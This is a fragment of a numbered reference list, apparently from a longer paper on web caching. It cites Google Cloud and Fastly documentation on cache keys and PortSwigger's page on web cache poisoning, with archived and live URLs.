43 Google Cloud, *Using cache keys*, https://web.archive.org/web/20201023041316/https://cloud.google.com/cdn/docs/using-cache-keys; https://cloud.google.com/cdn/docs/using-cache-keys

44 Fastly, *Manipulating the cache key*, https://web.archive.org/web/20211029095131/https://docs.fastly.com/en/guides/manipulating-the-cache-key; https://docs.fastly.com/en/guides/manipulating-the-cache-key

45 Port Swigger, *Web cache poisoning*, https://web.archive.org/web/20210812075411/https://portswigger.net/web-security/web-cache-poisoning; https://portswigger.net/web-security/web-cache-poisoning#how-to-prevent-web-cache-poisoning-vulnerabilities